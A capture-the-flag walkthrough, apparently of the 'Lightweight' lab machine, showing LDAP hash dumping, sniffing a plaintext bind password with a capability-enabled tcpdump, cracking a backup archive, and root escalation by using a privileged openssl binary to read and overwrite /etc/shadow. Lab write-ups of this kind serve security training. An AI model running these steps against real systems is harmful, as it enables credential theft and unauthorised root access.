
Lightweight

IP: 10.10.10.119



Nmap

My original scan was taking forever, so I did a quick scan, got a list of the open ports, and then enumerated those specific ports: `nmap -Pn -T5 -p 22,80,389 -A 10.10.10.119`

```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)

80/tcp  open  http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k
-fips mod_fcgid/2.3.9 PHP/5.4.16)
|_http-title: Lightweight slider evaluation page - slendr

389/tcp open  ldap

| ssl-cert: Subject: commonName=lightweight.htb
| Subject Alternative Name: DNS:lightweight.htb, DNS:localhost,
DNS:localhost.localdomain
| Not valid before: 2018-06-09T13:32:51
|_Not valid after:  2019-06-09T13:32:51
```

Port 389: Rabbit Hole

Let's enumerate port 389. I'm most used to seeing it on Windows boxes, so this is a funny change for me. Anyway! `nmap -n -sV --script "ldap* and not brute" 10.10.10.119 .` This let's us know some **user password hashes**

```
userPassword: {crypt}$6$3qx0SD9x$Q9y1lyQaFKpxqkGqKAjLOWd33Nwdhj.l4MzV7vTnfkE/g/Z/7N5ZbdEQWfup2lSdASImHtQFh6zMo41ZA./44/
shadowLastChange: 17691
shadowMin: 0
shadowMax: 99999
shadowWarning: 7
loginShell: /bin/bash
uidNumber: 1000
gidNumber: 1000
homeDirectory: /home/ldapuser1
uid=ldapuser2,ou=People,dc=lightweight,dc=htb
uid: ldapuser2
cn: ldapuser2
sn: ldapuser2
mail: ldapuser2@lightweight.htb
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: top
objectClass: shadowAccount
userPassword: {crypt}$6$xJxPjT0M$1m8kM00CJYCAgzT4qz8TQwyGFQvk3boaymuAmMZCOfm3OA7OKunLZZlqytUp2dun509OBE2xwX/QEfjdRQzgn1
```

- ldapuser1 - {crypt}$6$3qx0SD9x$Q9y1lyQaFKpxqkGqKAjLOWd33Nwdhj.l4MzV7vTnfkE/g/Z/7N5ZbdEQWfup2lSdASImHtQFh6zMo41ZA./44/
- ldapuser2 - {crypt}6xJxPjT0M$1m8kM00CJYCAgzT4qz8TQwyGFQvk3boaymuAmMZCOfm3OA7OKunLZZlqytUp2dun509OBE2xwX/QEfjdRQzgn1

Hash Enumeration

I've no clue what format these hashes are in. So let's go to: https://hashcat.net/wiki/doku.php?id=example_hashes and search the page with snippets of the hash, to try and identify what format to run hashcat with.

- 6 - suggests it may be format 1800 `sha512crypt $6$, SHA512 (Unix) 2`
- } - has a couple of options, most notably formats 1411 or , 1711 both of what are connected to `SSHA-256(Base64), LDAP {SSHA256}`

This is a very manual way, however. An easier way is to use `hash-identifer`, in kali terminal, and it will ask for the hash to search it. When you search the hash, cut off the section that says {crypt}, as I found that this upset the search.


```
 Not Found.
 HASH: {crypt}$6$xJxPjT0M$1m8kM00CJYCAgzT4qz8TQwyGFQvk3boaymuAmMZCOfm3OA7OKunLZZlqytUp2dun509OBE2xwX/QEfjdRQzgn1
 Not Found.
 HASH: $6$xJxPjT0M$1m8kM00CJYCAgzT4qz8TQwyGFQvk3boaymuAmMZCOfm3OA7OKunLZZlqytUp2dun509OBE2xwX/QEfjdRQzgn1
Possible Hashs:
[+] SHA-256
```

I started to use `sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt` but that took so long that I decided to pause this enumeration and keep going around the box.

Website

website says it is protcted against *bruteforging* - this is perhaps a hint? Normally it's bruteforcing.

In `/user.php,` there's a page that says our IP is our username and password for SSH...so let's go and test that:

```
kali@kali:~/Downloads/lightweight$ ssh 10.10.14.34@10.10.10.119
10.10.14.34@10.10.10.119's password:
[10.10.14.34@lightweight ~]$ whoami
10.10.14.34
```

This is interesting.....Let's look at the SSH Shell for a bit

SSH

Let's upload an enumeration script and get to work

```
[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
```

Our enumeration script let us know that `/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep`, and the EP at the end means it's permitted to run as root, essetnially. We can exploit this capability. The only thing I can see that we can listen on that is 'alive' is port 389 LDAP, which could contain creds.

SSH Shell: TCP dump as root

So let's ask TCPdump to monitor everything: `usr/sbin/tcpdump -i any -w evildump.pcap`, and output it to a file that we'll transfer back to us and look at in `wireshark`.

Let's visit the webpages again, as visiting this created our IP's original creds and could provoke some creds to circulate in the backend. Leave it for a while - let's say two minutes - and then you can close the process.

```
[10.10.14.34@lightweight enum]$ /usr/sbin/tcpdump -i any -w evildump.cap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
^C69 packets captured
69 packets received by filter
0 packets dropped by kernel
```

should end with .pcap. I corrected this IRL, but not in this screenshot

Transfer Problems

The output file, `evildump.pcap` didn't enjoy being sent by `wget post file` method


However we can use SSH's `scp` (copy files) option instead (the **dot** at the end is important): `scp 10.10.14.34@10.10.10.119:/tmp/enum/evildump.pcap .`

```
kali@kali:~/Downloads/lightweight$ scp 10.10.14.34@10.10.10.119:/tmp/enum/evildump.pcap .
10.10.14.34@10.10.10.119's password:
evildump.pcap                                   100% 9055   407.7KB/s   00:00
```

Once it's on our box, do `wireshark evildump.pcap` and let's get to work

Wireshark

Search for `LDAP` in wireshark



No.	Time	Source	Destination	Protocol	Length	Info
46	28.839049	10.10.10.119	10.10.10.119	LDAP	159	bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simp…
48	28.847926	10.10.10.119	10.10.10.119	LDAP	82	bindResponse(1) success
50	28.849018	10.10.10.119	10.10.10.119	LDAP	75	unbindRequest(2)
174	121.134142	10.10.10.119	10.10.10.119	LDAP	159	bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simp…
176	121.142811	10.10.10.119	10.10.10.119	LDAP	82	bindResponse(1) success
178	121.143953	10.10.10.119	10.10.10.119	LDAP	75	unbindRequest(2)
201	133.401542	10.10.10.119	10.10.10.119	LDAP	159	bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simp…
203	133.411652	10.10.10.119	10.10.10.119	LDAP	82	bindResponse(1) success
205	133.412418	10.10.10.119	10.10.10.119	LDAP	75	unbindRequest(2)
216	134.759467	10.10.10.119	10.10.10.119	LDAP	159	bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simp…
218	134.766931	10.10.10.119	10.10.10.119	LDAP	82	bindResponse(1) success
220	134.771907	10.10.10.119	10.10.10.119	LDAP	75	unbindRequest(2)
233	135.612973	10.10.10.119	10.10.10.119	LDAP	159	bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simp…
235	135.620053	10.10.10.119	10.10.10.119	LDAP	82	bindResponse(1) success
237	135.621387	10.10.10.119	10.10.10.119	LDAP	75	unbindRequest(2)

Double clicking on the first packet, and then opening all the `+` symbols under **LDAP** eventually yielded what looked like a plaintext password?

```
Linux cooked capture
Internet Protocol Version 4, Src: 10.10.10.119, Dst: 10.10.10.119
Transmission Control Protocol, Src Port: 53998, Dst Port: 389, Seq: 1, Ack: 1, Len: 91
Lightweight Directory Access Protocol
  LDAPMessage bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simple
    messageID: 1
    protocolOp: bindRequest (0)
      bindRequest
        version: 3
        name: uid=ldapuser2,ou=People,dc=lightweight,dc=htb
        authentication: simple (0)
          simple: 8bc8251332abe1d7f105d3e53ad39ac2
```

For **LDAPuser2** : *8bc8251332abe1d7f105d3e53ad39ac2*

- I tried to crack it in John but didn't have any success. So eventually I just tried to use it in the SSH shell to `su` in as **ldapuser2**

```
[10.10.14.34@lightweight enum]$ su ldapuser2
Password:
[ldapuser2@lightweight enum]$ whoami
ldapuser2
```

LDAPuser2 Shell

We can get a **user flag** in the home directory for the user, and we see a whole load of other files. Let's download the **backup.7z** file back to our kali first.

Again, doing a `wget/netcat` transfer upsets the integrity of the file. So let's use the **base64** method:

Transfer Issues II

Turn the backup file into base64: `cat backup.7z | base64`


```
N3q8ryccAAQmbxM1EA0AAAAAAAAjAAAAAAAAAAI5s6D0e1KZKLpqLx2xZ2BYNO8O7/Zlc4Cz0MOpB
lJ/010X2vz7SOOnwbpjaNEbdpT3wq/EZAoUuSypOMuCw8Sszr0DTUbIUDWJm2xo9ZuHIL6nVFlVu
yJO6aEHwUmGK0hBZO5l1MHuY236FPj6/vvaFYDlkemrTOmP1smj8ADw566BEhL7/cyZP+Mj9uO08
yU7g30/qy7o4hTZmP4/rixRUiQdS+6Sn+6SEz9bR0FCqYjNHiixCVWbWBjDZhdFdrgnHSF+S6icd
IIesg3tvkQFGXPSmKw7iJSRYcWVbGqFlJqKl1hq5QtFBiQD+ydpXcdo0y4v1bsfwWnXPJqAgKnBl
uLAgdp0kTZXjFm/bn0VXMk4JAwfpG8etx/VvUhX/0UY8dAPFcly/AGtGiCQ51imhTUoeJfr7ICoc
+6yDfqvwAvfr/IfyDGf/hHw5OlTlckwphAAW+na+Dfu3Onn7LsPw6ceyRlJaytUNdsP+MddQBOW8
PpPOeaqy3byRx86WZlA+OrjcryadRVS67lJ2xRbSP6v0FhD/T2Zq1c+dxtw77X4cCidn8BjKPNFa
NaH7785Hm2SaXbACY7VcRw/LBJMn5664STWadKJETeejwCWzqdv9WX4M32QsNAmCtlDWnyxIsea4
I7Rgc088bzweORe2eAsO/aYM5bfQPVX/H6ChYbmqh2t0mMgQTyjKbGxinWykfBjlS7I3tivYE9HN
R/3Nh7lZfd8UrsQ5GF+LiS3ttLyulJ26t01yzUXdoxHg848hmhiHvt5exml6irn1zsaH4Y/W7yIj
AVo9cXgw8K/wZk5m7VHRhelltVznAhNetX9e/KJRI4+OZvgow9KNlh3QnyROc1QZJzcA5c6XtPqe
49W0X4uBydWvFDbnD3Xcllc1SAe8rc3PHk+UMrKdVcIbWd5ZyTPQ2WsPO4n4ccFGkfqmPbO93lyn
jyxHCDnUlpDYL1yDNNmoV69EmxzUwUCxCH9B0J+0a69fDnIocW+ZJjXpmGFiHQ6Z2dZJrYY9ma2r
S6Bg7xmxij3CxkgVQBhnyFLqF7AaXFUSSc7yojSh0Kkb4EfgZnijXr5yVsypeRWQu/w37iANFz8c
h6WFADkg/1L8OPdNqDwYKE2/Fx7aRfsMuo0+0J/J2elR/5WuizMm7E0s9uqsookEZKQk95cY8ES2
t5A8D1EnRDMvYV+B56ll34H3iulQuY35EGYLTIW77ltrm06wYYaFMNHe4pIpasGODzCBBIg0EpWD
```


Copy all that mess into a file in your kali called backup.7z.b64. Then decode it back to its original form via: `base64 -d backup.7z.b64 > backup.7z`

Bruteforce Backup

The backup file needs a password. I found this tool on github (https://gist.githubusercontent.com/bcoles/421cc413d07cd9ba7855/raw/5c9624057e4f041e99ea1e38a47fa1bc550d6d20/7zip-jtr.sh), and works via: `bash decryptool.sh backup.7z /usr/share/wordlists/rockyou.txt`

- If it cannot find John, edit line 17 of the script to have `sudo` in front of john

Eventually it will run through and find the password '**delete**'

```
Archive password is: "delete"
```

Backup Files

These seem to be a backup of the webpage. I see **status.php**, which we couldn't access before. Opening it up, we find some creds for *ldapuser1; f3ca9d298a553da117442deeb6fa932d*

```
<?php
$username = 'ldapuser1';
$password = 'f3ca9d298a553da117442deeb6fa932d';
```

- In the event we had too many files, but wanted to search more surgically, this command also word have worked: `grep -r "password" ~/Downloads/lightweight/ldapuser2files/`

```
/home/kali/Downloads/lightweight/ldapuser2files/user.php:  <p>This server lets you get in with ssh. Your IP (<?
d within a minute of your first http page request. We strongly suggest you to change your password as soon as y
/home/kali/Downloads/lightweight/ldapuser2files/status.php:$password = 'f3ca9d298a553da117442deeb6fa932d';
/home/kali/Downloads/lightweight/ldapuser2files/status.php:if ($bind=ldap_bind($ds, $dn, $password)) {
```

LDAPuser1 Shell

`su` into the new user. We have quite a few tools in our directory this time. Before we do anything though, let's run an enumeration script and get a survey of the land.

```
[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/openssl =ep
```

This round of Linpeas finds that the tcdump and **openssl** tools are in this users' directory can run root stuff.

openSSL Exploit

Following this guide and this page from GTFO bins helped construct this exploit:

- https://medium.com/@int0x33/day-44-linux-capabilities-privilege-escalation-via-openssl-with-selinux-enabled-and-enforced-74d2bec02099
- https://gtfobins.github.io/gtfobins/openssl/

IN the victim shell, make it over to the **/tmp** folder and run this command: `openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes`

Then go to the root directory (`cd /`) and run this command: `openssl s_server -key /tmp/key.pem -cert /tmp/cert.pem -port 1337 -HTTP`

Now, SSH in back as your IP user from the beginning of the box, and curl the root flag:

```
kali@kali:~/Downloads/lightweight$ ssh 10.10.14.34@10.10.10.119
10.10.14.34@10.10.10.119's password:
Last login: Sun Jun 28 17:25:31 2020 from 10.10.14.34
[10.10.14.34@lightweight ~]$ curl -k "https://127.0.0.1:1337/root/root.txt"
f1d4e309c5a6b3fffff74a8f4b2135fa
```

Or, if you wanted a root shell

```
/home/ldapuser1/openssl enc -in "/etc/shadow"

/home/ldapuser1/openssl passwd -1 # new password called 'password'

$1$08d1fvtB$zysUPFPtYRTJw9ZYkVkP.0 # new password hash
```

Now, **copy** the text that came up from the **/etc/shadow** and `nano` a new file called `shadow`. Paste the copied text into our new, fake shadow. Then exit, get the password hash we generated and insert back in the fake shadow here, replacing the previous, legit root hash:

```
root:$6$eVOz8tJs$xpjymy5BFFeCIHq9a.BoKZeyPReKd7pwoXnxFNOa7TP5ltNmSDsiyuS/ZqTgAGNEbx5jyZpCnbf8xIJ0Po6N8.:17711:0:99999:7:::
```

It should now look like this:

```
root:$1$08d1fvtB$zysUPFPtYRTJw9ZYkVkP.0:17711:0:99999:7:::
```

Now, let's replace the original /etc/shadow with our evil, fake shadow file: `/home/ldapuser1/openssl enc -in shadow -out /etc/shadow`

`su -` and give it our terrible password which was: `password` to become root

```
[ldapuser1@lightweight ~]$ su -
Password:
Last login: Thu Dec  6 14:09:41 GMT 2018 on tty1
Last failed login: Sun Jun 28 15:29:34 BST 2020 on pts/0
There was 1 failed login attempt since the last successful login.
[root@lightweight ~]# whoami
root
```